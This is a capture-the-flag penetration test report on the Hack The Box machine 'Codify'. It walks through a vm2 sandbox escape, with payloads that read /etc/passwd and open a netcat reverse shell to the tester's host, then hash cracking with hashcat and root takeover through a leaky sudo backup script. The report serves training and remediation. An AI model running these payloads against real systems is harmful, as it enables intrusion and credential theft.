CAPTURE THE FLAG PENETRATION TESTING

Report of Findings

Codify

21st of April 2025

Version 1.0

Table of Contents

Table of Contents 2
Statement of Confidentiality 3
Engagement Contacts 4
Executive Summary 5
- Approach 5
- Scope 6
- Assessment overview and recommendations 6

Network Penetration Test Assessment Summary 7
- Internal Network Compromise Walkthrough 8

Remediation Summary 13
- Short term 13
- Medium term 13
- Long term 13

Technical Finding Details 14
Appendices 20
- Appendix A – Finding Severities 20
- Appendix B – Exploited hosts 21
- Appendix C – Compromised users 22
- Appendix D – Cleanup 23

Statement of Confidentiality

The contents of this document have been developed during a capture the flag exercise. The contents of the document may be shared or used for educational and training purposes only. Exercising the any of the techniques of this document without prior written consent by the owner of the internet assets may be considered as an offence and may bear legal responsibility.

The contents of this document do not constitute legal advice. litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect real company's external or internal infrastructure.

Engagement Contacts

Customer Contacts		
Primary contact	Title	Primary contact email
Example name	Example title	example@bar.com
Secondary contact	Title	Secondary contact email
Example name	Example title	example@bar.com

Assessor Contacts		
Assessor name	Title	Assessor email
SvetozarP	Example title	example@bar.com

Executive Summary

The below described penetration test has been conducted as part of a “capture the flag” training exercise, assessing the security of internet asset, provided by Hack The Box and documenting the findings in clear and repeatable manner. This document aims to also provide remediation recommendations.

Approach

The below described exercise was performed on 21st of April 2025 under a “black box” approach without any credentials or any advance knowledge of the target’s structure or environment, besides that the system is running a Linux operational system. Testing was performed with the aim of securing a shell to the system and capturing the user and the root user’s flags. The testing was performed remotely. Weaknesses leading to exploitation and capturing the flag are documented and manually investigated to show exploitation potential.

Scope

The scope of this assessment is the Codify machine, provisioned by Hack The Box.

Host / URL / IP Address	Description
codify.htb / 10.10.11.239	Hack The Box testing machine

Table 1 Scope details

Assessment overview and recommendations

During the capture the flag exercise, the tester found eight (6) security findings, which threaten the confidentiality, integrity and security of the tested machine. These findings were categorised by severity level as two (2) critical severity, one (1) high severity, two (2) medium severity and one (1) low severity.

The first critical severity finding comprised of a Insufficient input sanitization, which allowed the tester to execute code on the machine remotely.

The second critical severity finding comprised of the use of hard coded credentials, which allowed the tester to obtain administrative password.

The first high severity finding comprised of Password re-use, allowing the tester to obtain shell access and administrative access through re-used passwords.

The first medium severity finding comprised of the ability of non-privileged user to read and understand script with administrative permission.

The second medium severity finding was related to Weak password policy and allowed the tester to brute force user password on the machine.

The low severity finding comprised of Outdated component (Apache 2.4.52). This software has known vulnerabilities, however these were not confirmed during the test, therefore the severity of the finding was estimated as low.

Network Penetration Test Assessment Summary

The testing activity commenced without prior knowledge of the software, running on the machine, apart of the type of the operational system, which was provided as Linux. The tester acted from the perspective of unauthorized user.

Summary of findings

During the course of testing, the tester uncovered a total of six (6) findings, which pose risk to the host's information systems. Findings are described in the tables below:

Findings severity				
Critical	High	Medium	Low	Total
2	1	2	1	6

Table 2 Severity Summary

Finding #	Severity Level	Finding name
1	Critical	Insufficient sanitization of input allowed the tester to execute code on the machine remotely.
2	Critical	Using hardcoded credentials allowed the tester to obtain administrative password on the machine
3	High	Re-used passwords allowed the tester to obtain authorized shell access and administrative access.
4	Medium	Administrative script was found readable by others
5	Medium	Weak password policy allowed the tester to uncover password from a hash.
6	Low	Apache 2.4.52 found, latest recommended version is 2.4.63

Table 3 Findings list

Internal Network Compromise Walkthrough

During the course of the exercise, the tester was able to gain foothold through Remote Code Execution, which led to reverse shell access to the tested machine. Further enumeration enabled the tester to obtain password for user and shell access to the tested machine. Using the weakness of script with administrative privileges allowed the tester to obtain administrative password and full control over the machine.

The steps below illustrate the path from initial foothold to full control and do not include all of the vulnerabilities and misconfigurations discovered during the course of testing. Issues discovered, and not part of the path to compromise are listed in the Technical Findings Details section of this report, ranked by severity level. The intent of this attack chain is to demonstrate the overall risk of the client environment and help prioritizing remediation efforts.

Detailed Walkthrough

The tester performed the following to fully compromise the Codify machine.

1. Using insufficient sanitation of input, the tester was able to obtain reverse shell from the machine
2. Enumeration allowed the tester to obtain password hash on the machine for a regular user
3. Further enumeration, from the point of the regular user led to discovery of backup script, which can be executed with administrative privileges, which was reading the administrative password from the administrative folder.
4. Through process snoop, the tester was able to obtain the administrative password, and this led to full control of the machine.

Detailed reproduction of the steps above:

The website running on the machine was found to be a sandboxed JavaScript node.js testing application.




Figure 1 codify.htb website

Through executing payload, the tester was able to enumerate the /etc/passwd file of the tested machine

```
const { VM } = require("vm2");
const vm = new VM();
const code =
const err = new Error();
err.name = { toString: new Proxy(() => "", { apply(target, thiz, args) { const process =
args.constructor.constructor("return process")(); throw
process.mainModule.require("child_process").execSync("cat /etc/passwd").toString(); }, }), }; try {
err.stack; } catch (stdout) { stdout; } ; console.log(vm.run(code));
```

Figure 2 Payload listing /etc/passwd file

```
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Figure 3 Machine's /etc/passwd file, confirming Remote code execution

Using payload for reverse shell, the tester was able to obtain access to the machine

```
const { VM } = require("vm2");
const vm = new VM();
const code = `
const err = new Error();
err.name = { toString: new Proxy(() => "", { apply(target, thiz, args) { const
process = args.constructor.constructor("return process")(); throw
process.mainModule.require("child_process").execSync("rm -f /tmp/f;mknod /tmp/f
p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.9 4444 >/tmp/f").toString(); }, }), }; try
{ err.stack; } catch (stdout) { stdout; } `; console.log(vm.run(code));
```

Figure 4 Reverse shell payload

```
┌──(kali㉿kali)-[~/…/outputs/Linux/Codify-htb/intel]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
ls
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.239] 59042
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
$
```

Figure 5 Successful reverse shell to the machine

The file tickets.db contained password hash to machine user

```
svc@codify:/var/www/contact$ sqlite3 tickets.db
sqlite3 tickets.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables;
.tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
sqlite> .tables
.tables
tickets  users
sqlite> select * from users;
select * from users;
3|joshua|$2a$                                                    Hn4G/p/Zw2
sqlite>
```

Figure 6 Password hash obtained for user on the machine

The tester was able to crack the password, obtaining authorized access to the machine

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH ... /p/Zw2
Time.Started.....: Mon Apr 21 00:36:42 2025 (50 secs)
Time.Estimated ...: Sun Apr 27 03:08:51 2025 (6 days, 2 hours)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       27 H/s (8.28ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1280/14344385 (0.01%)
Rejected.........: 0/1280 (0.00%)
Restore.Point....: 1280/14344385 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:1776-1792
Candidate.Engine.: Device Generator
Candidates.#1....: cuties → phoebe
Hardware.Mon.#1..: Util: 83%

$2a                                                    Hn4G/p/Zw2:sp
```


Figure 7 Cracked password for regular user

Through enumeration, the tester found that the machine user can execute administrative script:

```
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Figure 8 Privileged scripts executable from the compromised user

The script was found to be a backup script for the machine's database




```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Figure 9 Backup script, readable to everyone

The tester uncovered weakness in the script on line 9, where comparison to the administrative password (hard stored in /root/.creds file) was done not as value, but as pattern ("==" inside "[[]]")

The password was also passed to a shell command, which can be seen through process snoop (https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s).


This allowed the tester to obtain the administrative password for the database



```
sudo /opt/scripts/mysql-backup.sh
/usr/bin/echo Password confirmed!
/bin/bash /opt/scripts/mysql-backup.sh
/usr/bin/grep -Ev (Database|information_schema|performance_schema)
/bin/bash /opt/scripts/mysql-backup.sh
???
/usr/bin/gzip
/usr/bin/mysqldump --force -u root -h 0.0.0.0 -P 3306 -pk[redacted]3 mysql
/bin/bash /opt/scripts/mysql-backup.sh
/bin/bash /opt/scripts/mysql-backup.sh
```

Figure 10 Clear text password visible during script execution

Trying to obtain administrative access through the above found password yielded success and the tester gained full control on the machine



```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua#
```

Figure 11 Administrative access

Remediation Summary

The assessment has uncovered several opportunities for strengthening the security of the machine. Remediation efforts are prioritized below, starting from those, likely to take least amount of time and effort to complete. All actions listed below must be completed to ensure prevention of further exploitation.

Short term

- Enforce secure password policy forcing users to use secure unique passwords (password managers where possible)
- Update all passwords on the machine due to the compromise
- Sanitize the input, blacklisting modules which can lead to remote code execution
- Avoid storing passwords in files as plain text
- Use secure method to backup the machine's database (using root cron)
- Amend file permissions to ensure only administrative user can read files, executable by administrative user

Medium term

Long term

- Perform ongoing vulnerability assessments and password audits
- Educate users to develop strong password habits
- Perform privilege audit on files

Technical Finding Details

1. Insufficient sanitization (Remote Code Execution) -Critical

CWE	**CWE-20**
CVSS 3.1 Score	**9.8**
Description (including Root cause)	**The tester was able to execute code on the tested machine remotely without authorization.**
Security Impact	**An unauthorised actor can execute arbitrary code on the server, leading to full system compromise.**
Affected domain	- **codify.htb**
Remediation	- **Implement robust input validation using allow-lists and parameterized queries.** - **Avoid direct execution of user inputs.**
External References	- **https://cwe.mitre.org/data/definitions/20.html**

Finding evidence:

Remote code execution, leading to reverse shell

```
const { VM } = require("vm2");
const vm = new VM();
const code = `
const err = new Error();
err.name = { toString: new Proxy(() => "", { apply(target, thiz, args) { const
process = args.constructor.constructor("return process")(); throw
process.mainModule.require("child_process").execSync("rm -f /tmp/f;mknod /tmp/f
p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.9 4444 >/tmp/f").toString(); }, }), }; try
{ err.stack; } catch (stdout) { stdout; } `; console.log(vm.run(code));
```

Figure 12 Payload, leading to reverse shell

```
┌──(kali㉿kali)-[~/…/outputs/Linux/Codify-htb/intel]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
ls
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.239] 59042
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
$
```

Figure 13 Successful reverse shell


2. Hardcoded Administrative Password in script - Critical

CWE	**CWE-798**
CVSS 3.1 Score	**9.1**
Description (including Root cause)	**Tester was able to obtain the administrative password, which was hardcoded as plaintext in a script.**
Security Impact	**An attacker with access to the script can easily obtain administrative credentials.**
Affected domain	- **codify.htb**
Remediation	- **Avoid hardcoding credentials. Use environment variables or secure vault solutions**
External References	- **https://cwe.mitre.org/data/definitions/798.html**

Finding evidence:

```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Figure 14 Credentials stored in /root/.creds



```
sudo /opt/scripts/mysql-backup.sh
/usr/bin/echo Password confirmed!
/bin/bash /opt/scripts/mysql-backup.sh
/usr/bin/grep -Ev (Database|information_schema|performance_schema)
/bin/bash /opt/scripts/mysql-backup.sh
???
/usr/bin/gzip
/usr/bin/mysqldump --force -u root -h 0.0.0.0 -P 3306 -pk[redacted] mysql
/bin/bash /opt/scripts/mysql-backup.sh
/bin/bash /opt/scripts/mysql-backup.sh
```

Figure 15 Tester was able to obtain plain text credentials

3. **Password re-use** - High

CWE	**CWE-521**
CVSS 3.1 Score	**8.8**
Description (including Root cause)	**Using the same password across multiple accounts or systems can lead to a compromise of multiple services if one is breached.**
Security Impact	**If one account is compromised, attackers can access other accounts with the same credentials, leading to broader system breaches.**
Affected domain	- **codify.htb**
Remediation	- **Implement unique, strong passwords for each account.** - **Employ password managers and enforce password policies to prevent reuse.**
External References	- **https://cwe.mitre.org/data/definitions/521.html**

Findings evidence:




Figure 16 Password for the web application was re-used into shell account

Figure 17 Successful login through the re-user password




Figure 18 Mysql root password re-used as system root




Figure 19 Successful login with re-used password

4. **Administrative script readable by others** - Medium

CWE	**CWE-200**
CVSS 3.1 Score	**5.5**
Description (including Root cause)	**Exposing scripts with administrative functions to lower privileged users may lead to script exploitation and can create route for privilege escalation**
Security Impact	**A local attacker with low privileges can access sensitive information, leading to potential further attacks.**
Affected domain	- **codify.htb**
Remediation	- **Restrict access to scripts strictly to users who require it for their role.** - **Ensure that only authorized users have read, write, or execute permissions.**
External References	- https://cwe.mitre.org/data/definitions/200.html

Findings evidence:




Figure 20 Read access to administrative script

5. **Weak Password Policy** - Medium

CWE	**CWE-521**
CVSS 3.1 Score	**6.8**
Description (including Root cause)	**The use of weak password allowed the tester to obtain it from a enumerated hash.**
Security Impact	**Attackers can easily brute-force or guess passwords, gaining unauthorized access.**
Affected domain	- **codify.htb**
Remediation	- **Enforce strong password policies (minimum length, complexity, expiry) and use multi-factor authentication (MFA).**
External References	- https://cwe.mitre.org/data/definitions/521.html

Findings evidence:




Figure 21 The tester was able to obtain password from enumerated hash

6. **Outdated Software - Apache 2.4.52 found, recommended version 2.4.63**- Low

CWE	**CWE-937**
CVSS 3.1 Score	**Low**
Description (including Root cause)	**Running outdated software versions can expose systems to vulnerabilities that have been fixed in newer releases.**
Security Impact	**Potential exploitation of known vulnerabilities leading to unauthorized access or system compromise.**
Affected domain	- **codify.htb**
Remediation	- **Upgrade Apache HTTP Server to the latest recommended version (2.4.63) to ensure all security patches are applied.**
External References	- https://cwe.mitre.org/data/definitions/937.html

Findings evidence:

```
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
```

Figure 22 Apache server version

Appendices

Appendix A – Finding Severities

Rating	Definition
Critical	Represents the most serious vulnerabilities, often with a CVSS score of 9.0 or higher. These vulnerabilities can lead to significant data breaches, system compromise, or complete loss of functionality.
High	High severity vulnerabilities, with CVSS scores typically ranging from 7.0 to 8.9, can also pose a significant risk to confidentiality, integrity, or availability. Exploitation could lead to substantial damage.
Medium	Medium severity vulnerabilities (CVSS scores 4.0 to 6.9) are less likely to result in severe consequences but can still be exploited to access sensitive data or disrupt operations.
Low	Low severity vulnerabilities (CVSS scores 1.0 to 3.9) pose minimal risk, often requiring specific conditions or privileges to exploit. They might not directly lead to significant damage but could be a building block for more severe attacks.
Informational / None	These levels are often used for findings that do not represent a security vulnerability but are still important for security awareness or potential future vulnerabilities.

Table 4: Severity Definitions

Appendix B – Exploited hosts

Host	Scope	Method	Notes
codify.htb	Remote	Remote code execution	Domain compromise
codify.htb	Internal	Process snoop	Privilege Escalation

Table 5 Compromised hosts

Appendix C – Compromised users

Username	Type	Method	Notes
joshua	Local user	Password re-use	Regular user on the machine
root	Administrator	Password re-use	Machine administrator

Table 6 Compromised users

Appendix D – Cleanup

Cleanup is not required after this operation.